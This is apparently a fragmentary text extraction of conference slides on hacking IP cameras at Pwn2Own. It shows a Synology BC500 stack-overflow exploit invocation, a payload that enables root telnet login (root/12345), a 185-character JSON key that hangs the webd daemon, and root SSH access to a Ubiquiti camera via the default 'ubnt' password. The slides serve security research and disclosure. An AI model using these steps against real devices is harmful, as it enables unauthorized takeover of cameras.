
Address of
system function

Enable
root user

Once the payload has successfully executed, the attacker can log in via telnet with **root / 12345**

```
root:![CUT]:0:0:0:0:/root:/bin/sh  
synodebug:$6$[CUT]:0:1101:0:0:/root:/bin/sh
```

Reality



Too many hanging processes can slow down the exploit!

Solution



If you send this JSON object with a key of length exactly 185 characters, the `webd` thread hangs:

[illegible]

If 10 `webd` threads are waiting, the OS kills the `webd` daemon and reboots the camera.

```
→ exploit_with_payload python3 exploit.py --lhost 10.0.0.3 --rhost 10.0.0.2
```

←

→

↻

🛡️ 10.0.0.2

90%

☆

🔒

👤

📁

☰

Synology Camera

compass ▾

Overview

Network

General

Log

Calibrating time...



🔍

🔄

At the image and stream settings, sign in to [Surveillance Station 9.1](#) and add the camera.

in

Model:	BC500
Serial:	2340VSRZPTFGD
IP:	10.0.0.2
URL:	rtsp://10.0.0.2:554/1

compass-security.com

28

Flying To Toronto



Version: 1.0.6-0294

(2023-10-23)

Fixed Issues

1. Minor bug fixes.

But... Still Success!



Trend Zero Day Ini...
@thezdi



Follow




Collision – Compass Security was able to execute their stack overflow attack against the Synology BC500. However, the exploit they used was previously known. They still earn \$3,750 and 0.75 Master of Pwn points.

[#Pwn2Own](#)




**ONE YEAR
LATER...**



Target Arrived...and Disassembled



A Few Scratches Later... We Found The “Hidden” Interface



Available Ports

```
$ nmap -p- -Pn -T4 10.0.0.7
```

```
...
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
443/tcp	open	https

```
...
```

```
$ ssh ubnt@10.0.0.7
```

```
ubnt@10.0.0.7's password: ubnt
```

```
...
```


```
UVC AI Bullet-4.72.38# id
```


```
uid=0(ui) gid=0(admin)
```

Default Password


The default password for Ubiquiti cameras is: **ubnt**.

Both the username and password are set to "ubnt" by default. For enhanced security, it is highly recommended to change these credentials immediately after the first login.





DHCP Response Flow



udhcpc_db.sh


Broadcast

